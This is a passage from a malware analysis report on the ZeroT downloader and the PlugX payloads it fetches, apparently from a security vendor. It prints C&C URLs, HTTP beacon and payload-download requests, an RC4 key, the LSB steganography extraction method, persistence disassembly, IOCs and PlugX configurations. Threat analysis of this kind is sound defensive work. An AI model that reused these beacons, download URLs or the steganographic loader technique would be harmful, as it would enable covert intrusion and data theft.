
In the decrypted initial server response (Fig. 10,11), ZeroT expects several URLs including a location to POST system information prefixed with “w:” and a download location for any stage 2 payloads denoted with an “r:” prefix.



```
w:http://www.tassnews.net/zhero/hero/dq/recv.php
r:http://www.tassnews.net/zhero/hero/exe/svchostnet.exe
r:http://www.tassnews.net/zhero/hero/exe/svchostf.exe
r:http://www.tassnews.net/zhero/hero/exe/ExcF.exe
r:http://www.tassnews.net/zhero/hero/exe/svchostg.exe
r:http://www.tassnews.net/zhero/hero/exe/ExcG.exe
http://www.tassnews.net/zhero/hero/exe/Config.ini
r:http://www.tassnews.net/zhero/o5▯▯��▯�RG����O*nMx]
```


Figure 10: Decrypted tassnews[.]net index.php response containing several URLs

Next, ZeroT uses HTTP POST beacons to transmit information about the infected system to the C&C. The first beacon contains the following data: “*Cn=%s&La=%s&*” where Cn is the computername and La is the local IP address (Fig. 11). While the first beacon is transmitted in cleartext it is probable that this behavior was unintentional as subsequent POST beacons in the loop are encrypted. The first POST beacon is followed by another in the following format (Fig. 11,12): “*Lg=%d&Pv=%d&Bu=%%s&Cn=%s&Cu=%s&Dn=%s&Ki=%s&La=%s&Me=%s&Os=%s&Ov=%s&Pt=%s&Fl=%%d*” that is RC4-encrypted with the following key: “s2-18rg1-41g3j_.;”. This POST sends basic fingerprinting data including computer name, system language, domain information and Windows versioning.



```
POST /zhero/hero/dq/recv.php HTTP/1.1
User-Agent: Mozilla/6.0 (compatible; MSIE 10.0; Windows NT 6.2; Tzcdrnt/6.0)
Host: www.tassnews.net
Content-Length: 31
Connection: Keep-Alive

Cn=[redacted]&La=[redacted]&HTTP/1.1 200 OK
```


Figure 11: Initial plaintext POST beacon



```
POST /zhero/hero/dq/recv.php HTTP/1.1
User-Agent: Mozilla/6.0 (compatible; MSIE 10.0; Windows NT 6.2; Tzcdrnt/6.0)
Host: www.tassnews.net
Content-Length: 182
Connection: Keep-Alive

.i...[redacted]HTTP/1.1 200 OK
```

Figure 12: RC4-encrypted POST beacon


The final piece of ZeroT's C&C protocol is to retrieve any stage-2 payloads. In the initial samples of ZeroT, the *tassnews[.]net* C&C was used to distribute plain, non-encoded PE payloads (Fig. 13). Although we were not able to retrieve all the payloads that may have existed at this C&C, the ones we did observe were RAR SFX archives used to deliver PlugX.



```
GET /zhero/hero/exe/svchostf.exe HTTP/1.1
User-Agent: Mozilla/6.0 (compatible; MSIE 10.0; Windows NT 6.2; Tzcdrnt/6.0)
Host: www.tassnews.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 516175
Content-Type: application/octet-stream
Last-Modified: [redacted]
Accept-Ranges: bytes
ETag: [redacted]
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: [redacted]

MZ......................@............................................        .!..L.!This program cannot be run in DOS mode.

$........&K.HG%.HG%.HG%.A?..SG%.A?...G%.A?..]G%.HG$..G%.A?../G%.A?..IG%.A?..IG%.A?..IG%.RichHG%.................PE..L....R.T..............
```

Figure 13: ZeroT downloading non-encoded PlugX Stage 2

The ZeroT samples communicating to *versig[.]net* functioned differently from samples using tassnews[.]net where Bitmap (BMP) [8] URLs (Figure 14) were provided as a stage 2 payload instead of EXEs (Fig. 14).



```
w:http://www.versig.net/verg/conen/thf/rec.php
r:http://www.versig.net/thin/bmp/F.bmp
```

Figure 14: Decrypted versig[.]net index.php response with F.bmp stage 2

The BMPs used for stage 2 in all the instances we analyzed looked like normal images (Fig. 15, 16) which indicated a form of steganography is being used that minimizes changes to the appearance of the image.

Figure 15: F.bmp image containing stage 2 hidden using steganography

Analysis of the F.bmp image revealed that it is indeed using Least Significant Bit (LSB) Steganography [9,10]*, a* commonly used form of steganography that embeds data in an image without significantly affecting its appearance.

Analysis of ZeroT's Bitmap LSB Steganography

ZeroT uses a single, large function for the custom LSB algorithm that occurs as the first function in the samples we analyzed. It may selectively choose to extract one, two, three, or four bits per pixel byte depending on the size of the embedded payload and the image being used, meaning it is capable of 1-, 2-, 3-, and 4-bit LSB (Fig. 16).




Figure 16: Diagram depicting portions of ZeroT's LSB steganography algorithm

The first step in the algorithm extracts the width and height from the image. A 24-bit depth Bitmap is assumed while calculating the size of memory needed (3*Width*Height) to store all the pixels in the image, which is allocated using *malloc*. Next, because Bitmaps are padded to 32-bit boundaries, ZeroT will check to see if any padding exists by AND'ing 3*Width. If that value is not zero, then it is subtracted from four which is then used as the padding.


The following step in the algorithm is to assemble the bitmap row by row. Technically what occurs is as follows: iteratively 3*Width bytes, beginning at the hardcoded offset of 54, are copied to the end of the previously allocated memory (malloc'd 3*Width*Height). Padding is then skipped, if any exists, followed by the next 3*Width bytes until all rows of pixels are copied.

Next, starting at offset 10 of the assembled bitmap, ZeroT extracts a 32-bit value from 32-bytes using 1-bit LSB that is used to indicate the size of the embedded stage 2 payload. The stage 2 file extension is then extracted starting at offset nine and working its way backwards until a period is found (e.g., "*.exe*").

Finally, ZeroT checks various values such as the image length against the needed bits to complete the length of the extracted payload [8*len(extracted payload)]. Depending on the result, ZeroT will decide to use 1-, 2-, 3-, or 4-bit LSB. Lastly, once each bit is extracted, all the bits will be compiled into bytes to form the extracted stage 2 payload.

Stage 2 Payloads


Until the end of 2016, PlugX payloads were delivered as RAR SFX archives and used one of the usual sideload executables such as fsguidll.exe. ZeroT sets up the persistence for these samples, adding a new service to run PlugX during system startup (Fig 17).



```
.text:10004A7F                 push    esi             ; lpPassword
.text:10004A80                 push    esi             ; lpServiceStartName
.text:10004A81                 push    esi             ; lpDependencies
.text:10004A82                 push    esi             ; lpdwTagId
.text:10004A83                 push    esi             ; lpLoadOrderGroup
.text:10004A84                 push    offset BinaryPathName ; "%SystemRoot%\\System32\\svchost.exe -k "...
.text:10004A89                 push    SERVICE_ERROR_NORMAL ; dwErrorControl
.text:10004A8B                 push    SERVICE_AUTO_START ; dwStartType
.text:10004A8D                 push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
.text:10004A8F                 push    SERVICE_ALL_ACCESS ; dwDesiredAccess
.text:10004A94                 push    eax             ; lpDisplayName
.text:10004A95                 push    eax             ; lpServiceName
.text:10004A96                 push    [ebp+hSCManager] ; hSCManager
.text:10004A9C                 mov     [ebp+lpString1], eax
.text:10004AA2                 call    ds:CreateServiceA
```

Figure 17: ZeroT configures PlugX service to run during startup

Of interest, a recent ZeroT sample (SHA256: a9519d2624a842d2c9060b64bb78ee1c400fea9e43d4436371a67cbf90e611b8) downloaded a much smaller BMP payload (SHA256: 25de9c3f7bf1f0be7eb84cf90efb643d5d51ce1742da8bcc4c7db0eec79a221f). This was an example where the stage 2 payload was distributed using a custom dropper instead of RAR SFX. This dropper loads the resources (Fig. 18), decrypts them using the MD5 hash of a command line argument as the RC4 key (note: crypto API is used instead of the custom RC4 implementation) and decompresses it with LZNT1 via the RtlDecompressBuffer API. There are three Resource items contained in the payload that would eventually decrypt to: "*fsguidll.exe*", "*fslapi.dll*", and "*flsapi.dll.gui*." Unfortunately, when the payload extracted from the BMP is executed, no command line argument is provided so none of the resources are properly decrypted and decompressed. Based on the file names and size of fslapi.dll.gui, it is very likely that PlugX is the intended stage 2 payload.



```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
00000000  94 A1 36 F8 E8 AC 39 42 6E 28 4E EC 7C 6E 00 3A   ▌¡6øè¬9Bn(Nì|n.:
00000010  F0 0A C8 ED 21 43 5D AB FE B3 00 31 EE AC D7 97   ð.Èí!C]«þ³.1î¬×▌
00000020  EC A0 B5 94 3C D2 D3 7C BD 81 35 F6 D8 D6 B2 3E   ì µ▌<ÒÓ|½▌5öØÖ²>
00000030  61 9D 66 DE C9 CF 13 AD D6 99 AD F6 22 33 53 B4   a▌fÞÉÏ▌-Ö▌-ö"3S´
00000040  2F A6 2A 50 FD E9 71 6D 36 C8 A1 08 CA A1 9A 98   /¦*Pýéqm6È¡▌Ê¡▌▌
00000050  E4 94 58 FA 93 4E DB EA 30 E7 A0 C3 56 54 34 63   ä▌Xú▌NÛê0ç ÃVT4c
00000060  78 17 9F 21 2C 04 0F 78 73 72 44 A0 1B 1B 98 27   x▌▌!,▌▌xsrD ▌▌▌'
00000070  75 7C 31 BA AC 95 24 56 D5 1C 8A 7D 13 71 48 F5   u|1º¬▌$VÕ▌▌}▌qHõ
00000080  24 16 73 46 6A E2 8D A0 6D B2 F7 3F CC 6C 34 6E   $▌sFjâ▌ m²÷?Ìl4n
```

Figure 18: Resources loaded by the custom dropper

Finally, in all other cases where a stage 2 payload was successfully retrieved, PlugX was delivered. None of the PlugX samples that we analyzed were issued from new builders (internal version 20141028), and therefore they do not present any kind of new techniques. The extracted PlugX configurations are provided in Appendices A and B [11].

Infrastructure Links

In addition to their similar TTPs, ZeroT infrastructure has been continuously shared with NetTraveler and both malware families share the same C&C domains.

- The C&C domain www.tassnews[.]net was used by initial samples of ZeroT in June 2016. It was concurrently used by NetTraveler (example SHA256: b43cbc905088c08ee3b71b6e053f91f2c79d71556462eae1c13f1cc8eb5bec72) as well as long prior [3]
- The C&C domain www.riaru[.]net was observed used by at least one sample of ZeroT (SHA256: fc2d47d91ad8517a4a974c4570b346b41646fac333d219d2f1282c96b4571478). This domain was previously tied to NetTraveler as well [3]
- The C&C domain www.versig[.]net is used by many samples of ZeroT from September 2016 to January 2017. This domain was also used by many NetTraveler samples as well (example SHA256: 0d6d789d603d6d9ba68131592fd595c4d82c0288be309876d27a53466158b312) in the time frame from October 2016 to January 2017

The PlugX samples downloaded by ZeroT exhibit infrastructure connections to PlugX samples described in our 2015 blog about this group, "In Pursuit of Optical Fibers and Troop Intel: Targeted Attack Distributes PlugX in Russia". Specifically:

> The C&C domain dicemention[.]com was configured (or not removed from) in the PlugX (SHA256: 3149fb0ddd89b77ecfb797c4ab4676c63d157a6b22ba4c8f98e8478c24104dfa) downloaded by ZeroT (SHA256: d1c4a51064aeec4c11a8f90f80a3b60a36c07cce2dde0756c114e477d63ce375). This domain was also used by PlugX samples described in the 2015 blog

Note also an interesting connection: the hostname www.riaru[.]net resolved to IP 103.200.31[.]110 which also responded for yandax[.]net. One of the PlugX C&Cs (www[.].micrnet[.]net) resolved to 103.229.28[.]133 which also resolved to yandcx[.]com.




Figure 19: Illustration of infrastructure connections on a limited set of samples

Conclusion

This APT activity represents both a change in TTPs as well as the introduction of new malware known as ZeroT by a Chinese state-sponsored attack group that we have previously associated with multiple campaigns. Proofpoint researchers have predicted that APT activity will continue to increase in the coming year and we will continue to track developments among state-sponsored actors.

References

[1] https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/

[2] https://www.proofpoint.com/us/threat-insight/post/PlugX-in-Russia

[3] https://www.proofpoint.com/us/threat-insight/post/nettraveler-apt-targets-russian-european-interests

[4] https://en.wikipedia.org/wiki/Microsoft_Compiled_HTML_Help

[5] https://en.wikipedia.org/wiki/Commonwealth_of_Independent_States

[6] http://researchcenter.paloaltonetworks.com/2016/06/unit42-recent-mnkit-exploit-activity-reveals-some-common-threads/

[7] https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-office-exploit-generators-szappanos.pdf

[8] https://en.wikipedia.org/wiki/BMP_file_format

[9] https://en.wikipedia.org/wiki/Least_significant_bit

[10] http://www.aaronmiller.in/thesis/

[11] https://github.com/arbor-jjones/volatility_plugins

Indicators of Compromise (IOCs)

RAR / 7-Zip archives

38566230e5f19d2fd151eaf1744ef2aef946e17873924b91bbeaede0fbfb38cf

ee81c939eec30bf9351c9246ecfdc39a2fed78be08cc9923d48781f6c9bd7097

ec3405e058b3be958a1d3db410dd438fba7b8a8c28355939c2319e2e2a338462

f2b6f7e0fcf4611cb25f9a24f002ba104ee5cf84528769b2ab82c63ba4476168

CHM droppers

4ef91c17b1415609a2394d2c6c353318a2503900e400aab25ab96c9fe7dc92ff

ee2e2937128dac91a11e9bf55babc1a8387eb16cebe676142c885b2fc18669b2

74dd52aeac83cc01c348528a9bcb20bbc34622b156f40654153e41817083ba1d

Word Exploit documents

9dd730f615824a7992a67400fce754df6eaa770f643ad7e425ff252324671b58

ZeroT

09061c603a32ac99b664f7434febfc8c1f9fd7b6469be289bb130a635a6c47c0

1e25a8bd1ac2df82d4f6d280af0ecd57d5e4aef88298a2f14414df76db54bcc4

399693f48a457d77530ab88d4763cbd9d3f73606bd860adc0638f36b811bf343

3be2e226cd477138d03428f6046a216103ba9fa5597ec407e542ab2f86c37425

67693ddb6236d3ef790059409ae240212c47acfd8c1c76d65c3ef19096fdf43b

74eb592ef7f5967b14794acdc916686e061a43169f06e5be4dca70811b9815df

a16078c6d09fcfc9d6ff7a91e39e6d72e2d6d6ab6080930e1e2169ec002b37d3

a685cf4dca6a58213e67d041bba637dca9cb3ea6bb9ad3eae3ba85229118bce0

a9519d2624a842d2c9060b64bb78ee1c400fea9e43d4436371a67cbf90e611b8

aa7810862ef43d4ef6bec463266b7eb169dbf3f7f953ef955e380e4269137267

b7ee556d1d1b83c5ce6b0c903244c1d3b79654cb950105b2c03996cdd4a70be8

c15255b9a55e7a025cf36aca85eb6cc48571d0b997a93d4dfa4eacb49001cc8d

c5d022f0815aeaa27afb8f1efbce2771d95914be881d288b0841713dbbbeda1a

d1c4a51064aeec4c11a8f90f80a3b60a36c07cce2dde0756c114e477d63ce375

fc2d47d91ad8517a4a974c4570b346b41646fac333d219d2f1282c96b4571478

97016593c53c7eeecd9d3a2788199f6473899ca8f07fafcd4173464f38ee0ab4

PlugX:

b185401a8562614ef42a84bc29f6c21aca31b7811c2c0e680f455b061229a77f

3149fb0ddd89b77ecfb797c4ab4676c63d157a6b22ba4c8f98e8478c24104dfa

07343a069dd2340a63bc04ba2e5c6fad4f9e3cf8a6226eb2a82eb4edc4926f67

ZeroT C&C

www.tassnews[.]net

www.versig[.]net

www.riaru[.]net

PlugX C&C

www.micrnet[.]net

www.dicemention[.]com

Likely Related C&C

www.rumiany[.]com

www.yandcx[.]com

ET and ETPRO Suricata/Snort Coverage

2810326,ETPRO TROJAN PlugX Related Checkin

2821027,ETPRO TROJAN APT.ZeroT CnC Beacon Fake User-Agent

2821028,ETPRO TROJAN APT.ZeroT CnC Beacon HTTP POST

2824640,ETPRO TROJAN APT.ZeroT CnC Beacon

2824641,ETPRO TROJAN APT.ZeroT Receiving Config

Appendix A: Example PlugX Configuration

Sample hash: 07343a069dd2340a63bc04ba2e5c6fad4f9e3cf8a6226eb2a82eb4edc4926f67

```
PlugX Config (0x36a4 bytes):

    Hide Dll: 0

    Keylogger: -1

    Sleep1: 167772160

    Sleep2: 0

    Cnc: www.micrnet[.]net:80 (HTTP / UDP)

    Cnc: www.micrnet[.]net:80 (TCP / HTTP)

    Cnc: www.micrnet[.]net:80 (UDP)

    Cnc: www.micrnet[.]net:443 (HTTP / UDP)

    Cnc: www.micrnet[.]net:443 (TCP / HTTP)

    Cnc: www.micrnet[.]net:443 (UDP)

    Cnc: www.micrnet[.]net:53 (HTTP / UDP)

    Cnc: www.micrnet[.]net:53 (TCP / HTTP)

    Cnc: www.micrnet[.]net:53 (UDP)

    Persistence: Run key

    Install Folder: %AUTO%\TCMyXfeFAd

    Service Name: pQwEPnz

    Service Display Name: pQwEPnz

    Service Desc: Windows pQwEPnz Service

    Reg Hive: HKCU

    Reg Key: Software\Microsoft\Windows\CurrentVersion\Run

    Reg Value: mJqyCsNGBsge

    Injection: 1
```

```
Inject Process: %windir%\explorer.exe

Inject Process: %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe

Inject Process: %windir%\system32\svchost.exe

Uac Bypass Injection: 1

Uac Bypass Inject: %windir%\explorer.exe

Uac Bypass Inject: %windir%\system32\rundll32.exe

Uac Bypass Inject: %windir%\system32\dllhost.exe

Uac Bypass Inject: %windir%\system32\msiexec.exe

Plugx Auth Str: TEST

Cnc Auth Str: DuICS

Mutex: Global\WtMKAPYYxoWMoWW

Screenshots: 0

Screenshots Sec: 10

Screenshots Zoom: 50

Screenshots Bits: 16

Screenshots Qual: 50

Screenshots Keep: 3

Screenshot Folder: %AUTO%\FS\screen

Enable Tcp P2P: 1

Tcp P2P Port: 1357

Enable Udp P2P: 1

Udp P2P Port: 1357

Enable Icmp P2P: 1

Icmp P2P Port: 1357

Enable Ipproto P2P: 1

Ipproto P2P Port: 1357

Enable P2P Scan: 1

P2P Start Scan1: 0.0.0.0

P2P Start Scan2: 0.0.0.0

P2P Start Scan3: 0.0.0.0
```

```
    P2P Start Scan4: 0.0.0.0

    P2P End Scan1: 0.0.0.0

    P2P End Scan2: 0.0.0.0

    P2P End Scan3: 0.0.0.0

    P2P End Scan4: 0.0.0.0

    Mac Disable: 00:00:00:00:00:00
```

Appendix B: Example PlugX Configuration

```
Sample hash: 3149fb0ddd89b77ecfb797c4ab4676c63d157a6b22ba4c8f98e8478c24104dfa

Process: fsguidll.exe (3980)

PlugX Config (0x36a4 bytes):

    Hide Dll: 0

    Keylogger: -1

    Sleep1: 167772160

    Sleep2: 0

    Cnc: www.dicemention[.]com:80 (HTTP / UDP)

    Cnc: www.dicemention[.]com:443 (HTTP / UDP)

    Cnc: www.dicemention[.]com:25 (HTTP / UDP)

    Cnc: www.dicemention[.]com:80 (TCP / HTTP)

    Cnc: www.dicemention[.]com:443 (TCP / HTTP)

    Cnc: www.dicemention[.]com:25 (TCP / HTTP)

    Cnc: www.dicemention[.]com:80 (UDP)

    Cnc: www.dicemention[.]com:443 (UDP)

    Cnc: www.dicemention[.]com:25 (UDP)

    Persistence: Service + Run Key

    Install Folder: %AUTO%\IZBpIciif

    Service Name: yAjUgUdMGHuvGaZ

    Service Display Name: yAjUgUdMGHuvGaZ

    Service Desc: Windows yAjUgUdMGHuvGaZ Service

    Reg Hive: HKCU

    Reg Key: Software\Microsoft\Windows\CurrentVersion\Run
